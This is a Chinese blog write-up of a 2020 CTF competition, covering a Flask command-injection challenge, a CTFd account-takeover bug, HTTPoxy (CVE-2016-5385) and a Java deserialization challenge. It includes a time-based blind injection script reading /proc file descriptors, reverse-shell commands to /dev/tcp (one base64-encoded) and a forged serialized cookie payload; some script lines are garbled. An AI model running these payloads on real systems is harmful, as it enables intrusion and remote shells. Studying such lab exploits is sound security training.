

# 2020 年 V&N 内部考核赛 WriteUp

原创

[HyMbb](#) 于 2020-03-01 14:05:44 发布 2347 收藏 2

分类专栏: [BUUCTF刷题记录](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/a3320315/article/details/104590534>

版权



[BUUCTF刷题记录](#) 专栏收录该内容

42 篇文章 5 订阅

订阅专栏

## CheckIN

源码

```
from flask import Flask, request
import os
app = Flask(__name__)

flag_file = open("flag.txt", "r")
# flag = flag_file.read()
# flag_file.close()
#
# @app.route('/flag')
# def flag():
#     return flag
## want flag? naive!

# You will never find the thing you want:) I think
@app.route('/shell')
def shell():
    os.system("rm -f flag.txt")
    exec_cmd = request.args.get('c')
    os.system(exec_cmd)
    return "1"

@app.route('/')
def source():
    return open("app.py", "r").read()

if __name__ == "__main__":
    app.run(host='0.0.0.0')
```

这道题目解的方法还是有很多的, 这个得自己去发现~~

这个题目一看就是需要去读 [文件描述符](#), 因为在linux中一切皆文件, 包括内存都能以文件得方式描述~~

经过测试, 机器直接把 [curl](#) [ping](#) [wget](#) 等能外带数据得方式删除了, 所以只有找能不能反弹shell得方式了, 经过测试, 直接用/bin/bash是不行的, 这个时候我们就可以考虑使用语言来反弹shell

[参考链接](#)

反弹shell后就去读取文件描述符

可以在 `/proc` 或者 `/dev` 下寻找，但结果都一样

我一般是在 `/proc` 下面找

格式如下：

```
/proc/10/fd/3
```

第一个数字代表的是进程ID，第二个数字不确定，如果你是直接在程序中运行的命令，直接可以将第一个数字替换为 `self`

这儿再介绍一种方法，是利用linux，命令sleep，相当于SQL中的时间盲注

[参考链接](#)

这儿再贴一下我写的脚本，写的比较乱~~，（逃

```
#encoding:utf-8

import requests,time
import sys
import urllib

url='http://7c123fdf-f38e-4a4c-84ec-91e79abe2022.node3.buuoj.cn/shell?c='
letter="abcdeflg{}0123456789-"
def find_file():          #找到fLag
    for i in range(255):
        for n in range(30):
            file= '/proc/{0}/fd/{1}'
            file = file.format(i,n)
            for m in range(1,5):
                req = payload = r"sleep $(cat {0}|awk 'NR=={1}'|sed 's/.*\(\flag{{.*}}\).*\/\1/g'|cut -c1|tr f 3)"
                .format(file, m)
                t1=time.time()
                requests.get(url+urllib.quote(payload))
                t2=time.time()
                while (req.status_code!=200):
                    t1=time.time()
                    req = requests.get(url+urllib.quote(payload))
                    t2=time.time()
                print payload
                if t2-t1>=2.5:
                    print file

def if_number():          #找出fLag中哪几个是数字，哪些是0，如果是0，应该sleep时间大于9，但是fLag中也含有9，所以输出为0时，
#验证原数字是否为9
    number = []
    for i in range(1,50):
        #time.sleep(0.6)
        payload = r"sleep $(cat /proc/11/fd/3 |sed 's/.*\(\flag{{.*}}\).*\/\1/g'|cut -c{0}|tr 0 9)".format(i)
        t1=time.time()
        req = requests.get(url+urllib.quote(payload))
        t2=time.time()
        while (req.status_code!=200):
            t1=time.time()
            req = requests.get(url+urllib.quote(payload))
            t2=time.time()
        print payload
        if t2-t1>9:
            number.append('0*****'+str(i))          #假如休眠九秒，可能是0替换成9，也可能是真的9
        print number
    elif t2-t1>=1:
```

```

        number.append(i)
        print number

def get_flag():
    #时间盲注flag
    number = [6, 7, 8, 10, 11, 12, 15, 16, 20, 22, 26, 27, 28, 31, 32, 34, 35, 39, 40, 41]
    flag = ''
    for i in range(1,50):
        if i in number:
            flag += 'x'
            #数字用x代替
            continue
        for n in letter:
            #time.sleep(0.6)
            payload = r"sleep $(cat /proc/11/fd/3 |sed 's/.*\({flag{.*}\}).*\1/g'|cut -c{0}|tr {1} 4)".format(i
,n)

            t1=time.time()
            req = requests.get(url+urllib.quote(payload))
            t2=time.time()
            while (req.status_code!=200):
                t1=time.time()
                req = requests.get(url+urllib.quote(payload))
                t2=time.time()

            print payload
            if t2-t1>=3.5 :
                flag += n
                print flag
                break

get_flag()
#flag{912f020-48ca-4a0b-b927-a76a45fab649}

```

## HappyCTFd

这儿的考点是CTFD平台的一个CVE

[参考链接](#)

我们可以从这个CVE中学到一点东西，首先讲一下漏洞产生的原因

我们在CTFD注册账户的时候，假如账号中有空格，验证账号是否存在时，没有将空格去掉，但是保存的时候，却又将空格去掉了，而且更改密码时直接用的去掉空格的账号，这就导致我们直接注册恶意账号，可以修改任意的账号密码，包括管理员~~

## TimeTravle

```

<?php
error_reporting(0);
require __DIR__ . '/vendor/autoload.php';

use GuzzleHttp\Client;

highlight_file(__FILE__);

if(isset($_GET['flag'])) {
    $client = new Client();
    $response = $client->get('http://127.0.0.1:5000/api/eligible');
    $content = $response->getBody();
    $data = json_decode($content, TRUE);
    if($data['success'] === true) {
        echo system('/readflag');
    }
}

if(isset($_GET['file'])) {
    highlight_file($_GET['file']);
}

if(isset($_GET['phpinfo'])) {
    phpinfo();
}

```

<https://blog.csdn.net/a3320315>

这儿先查看phpinfo，发现使用的是nginx和php，那么这儿就是以 `cgi` 方式运行的，而且php版本低于 `5.6.24`，所以存在 `HTTPoxy漏洞 (CVE-2016-5385)`

#### 参考链接

我的做法是直接开一个vps，然后用 `php -S` 监听两个端口，因为这样php会自动转发代理流量

我先监听一个 `0.0.0.0:666` 用作代理，即在访问题目的时候，在 `header` 中添加 `Proxy: xxx.xxx.xxx.xxx:666`

然后再创建相应的文件夹，`/api/eligible`，监听端口 `0.0.0.0:5000`，并且使得返回的值为 `{"success":true}`，这样再访问题目就能获得flag了~~

#### 非预期

这道题还有一中解法，是我没有想到的

nc可以直接输出数据

例子

`b.txt` 的内容如下

```


HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Sat, 29 Feb 2020 05:27:31 GMT
Content-Type: text/html; charset=UTF-8
Connection: Keep-alive
Content-Length: 16

{"success":true}

```



将class文件夹提取出来，放在另外一个空的文件夹中




然后使用命令进行还原，得到classes文件夹，将com文件夹放到src文件夹下面

```
C:\Users\asus\Desktop\javamvc
> java -jar fernflower.jar springmvc_war resources
Processing class com/tools/Tools ...
  Processing method <init> ()V ...
  ... proceeded.
  Processing method parse ([B)Ljava/lang/Object; ...
  ... proceeded.
  Processing method create (Ljava/lang/Object;)[B ...
  ... proceeded.
  Processing method readObject (Ljava/io/ObjectInputStream;)V ...
  ... proceeded.
... proceeded.
Writing class com/tools/Tools ...
... written.
Processing class com/tools/ClientInfo ...
  Processing method <init> (Ljava/lang/String;Ljava/lang/String;Ljava/l
  ... proceeded.
  Processing method getName ()Ljava/lang/String; ...
  ... proceeded.
  Processing method getGroup ()Ljava/lang/String; ...
  ... proceeded.
  Processing method getId ()Ljava/lang/String; ...
```

A red box highlights the command prompt path and the first command: 'C:\Users\asus\Desktop\javamvc' and 'java -jar fernflower.jar springmvc\_war resources'. A watermark URL 'https://blog.csdn.net/a3320315' is visible in the bottom right corner of the image.

最后添加springweb的环境，将一系列文件添加进去，最后的结构为：



## 漏洞利用点~~

- 首先有一个任意文件读取（当然比赛是没有权限读flag）



任意位置文件上传，本地环境可以实现，比赛环境似乎也没有权限~~



### 反序列化漏洞 getshell

首先会将cookie中的cinfo传入Tools中parse函数中





我们跟进看一下

```
public class Tools implements Serializable {

    private static final long serialVersionUID = 1L;
    private String testCall;

    public static Object parse(byte[] bytes) throws Exception {
        ObjectInputStream ois = new ObjectInputStream(new ByteArrayInputStream(bytes));
        return ois.readObject();
    }

    public static byte[] create(Object obj) throws Exception {
        ByteArrayOutputStream bos = new ByteArrayOutputStream();
        ObjectOutputStream outputStream = new ObjectOutputStream(bos);
        outputStream.writeObject(obj);
        return bos.toByteArray();
    }

    private void readObject(ObjectInputStream in) throws IOException, ClassNotFoundException {
        Object obj = in.readObject();
        (new ProcessBuilder(((String[])obj))).start();
    }
}
```

<https://blog.csdn.net/a3320315>

很明显的反序列化，而且Tools类重写 `readObject`，`ProcessBuilder` 可以来执行系统命令

这儿简单介绍一下如何执行系统命令


参考链接

```
ProcessBuilder builder = new ProcessBuilder();
builder.command("sh", "-c", "ls");
Process process = builder.start();
```

这儿我们只需要使得 `(String[])obj` 是一个字符串数组就可以了

这儿需要注意的是，这儿使用的 `byte[]` 来进行序列化的，但是反序列化后不知道为啥 `obj` 是一个字符串数组，感觉很奇怪，由于没有系统地学习过 `java`，而且才刚开始接触，一脸懵逼

我们在Tools中添加一个字符串数组的属性



The screenshot shows the Tools.java file in an IDE. The code is as follows:

```
1 package com.tools;
2
3 import java.io.ByteArrayInputStream;
4 import java.io.ByteArrayOutputStream;
5 import java.io.IOException;
6 import java.io.ObjectInputStream;
7 import java.io.ObjectOutputStream;
8 import java.io.Serializable;
9
10 public class Tools implements Serializable {
11
12     private static final long serialVersionUID = 1L;
13     public String testCall[];
14
15
16     public void setTestCall(String[] testCall){
17         this.testCall = testCall;
18     }
19
20
21     public static Object parse(byte[] bytes) throws Exception {
22         ObjectInputStream ois = new ObjectInputStream(new ByteArrayInputStream(bytes));
23         return ois.readObject();
24     }
25
26     @ public static byte[] create(Object obj) throws Exception {
27         ByteArrayOutputStream bos = new ByteArrayOutputStream();
28         ObjectOutputStream outputStream = new ObjectOutputStream(bos);
29         outputStream.writeObject(obj);
30         return bos.toByteArray();
31     }
32
33     @ private void readObject(ObjectInputStream in) throws IOException, ClassNotFoundException {
34         Object obj = in.readObject();
35         System.out.print((obj));
36         //(new ProcessBuilder((String[])((String[])obj))).start();
37     }
38     /* private void writeObject(ObjectOutputStream out) throws IOException {
39         // bash -i >& /dev/tcp/6254-1d6655ea-8099-4538-b2e5-27e149876010/1234 0>&1
40         out.writeObject((new String[]{"bash", "-c", "echo, YmFzaCAtaSA+JiAvZGV2L3RjcC8xNzQuMCM4yMjYyMTU3LzEyMzQmMQ=="}|{base64, -d}|{bash, -i}"));
41     }*/
42 }
43
```

Annotations in the original image: A red box highlights the `private static final long serialVersionUID = 1L;` and `public String testCall[];` lines. Another red box highlights the `public void setTestCall(String[] testCall){` block.

<https://blog.csdn.net/a3320315>

然后伪造cookie

```
Base64.Encoder encoder = Base64.getEncoder();
Tools tools = new Tools();
String commands[]={"bash", "-c", "bash -i>& /dev/tcp/127.0.0.1/1234 0>&1"};
tools.setTestCall(commands);
byte[] obj = Tools.create(tools);
System.out.println(encoder.encodeToString(obj));
```

然后替换cookie后就能 `getshell` 了

另外很奇怪的是，假如我在Tools类中添加两个字符串数组，反序列化后只会输出一个字符串数组属性，而且是以名称的 `ascii` 来确定的，不知道为啥